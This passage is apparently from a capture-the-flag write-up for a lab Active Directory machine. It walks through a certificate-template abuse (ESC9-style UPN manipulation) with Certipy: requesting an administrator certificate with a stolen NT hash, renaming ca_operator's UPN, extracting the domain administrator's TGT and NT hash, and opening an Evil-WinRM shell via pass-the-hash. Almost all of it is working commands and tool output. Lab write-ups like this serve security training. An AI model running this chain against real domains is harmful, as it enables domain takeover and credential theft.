└──╼ $certipy req -u ca_operator@certified.htb -hashes ':b4b86f45c6018f1b664f70805f45d8f2' -target dc01.certified.htb -dc-ip 10.10.11.41 -ca certified-DC01-CA -template CertifiedAuthentication
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 6
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'
```

*I get administrator.pfx, but it doesn't work if I try to authenticate*

```
└──╼ $certipy auth -pfx administrator.pfx -domain certified.htb -dc-ip 10.10.11.41
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@certified.htb'
[*] Trying to get TGT...
[-] Name mismatch between certificate and user 'administrator'
[-] Verify that the username 'administrator' matches the certificate UPN: administrator
[-] See the wiki for more information
```

*However, after updating account upn to something different and try to authenticate*

```
└──╼ $certipy account update -user ca_operator -u management_svc@certified.htb -hashes ':a091c1832bcdd4677c28b5a6a1295584' -upn hello -target dc01.certified.htb -
dc-ip 10.10.11.41
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : hello
[*] Successfully updated 'ca_operator'
```

```
└──╼ $certipy auth -pfx administrator.pfx -domain certified.htb -dc-ip 10.10.11.41
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

*I can winrm as admin*

```
└──╼ $evil-winrm -i certified.htb -u administrator -H '0d5b49608bbce1751f708748f67e2d34'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```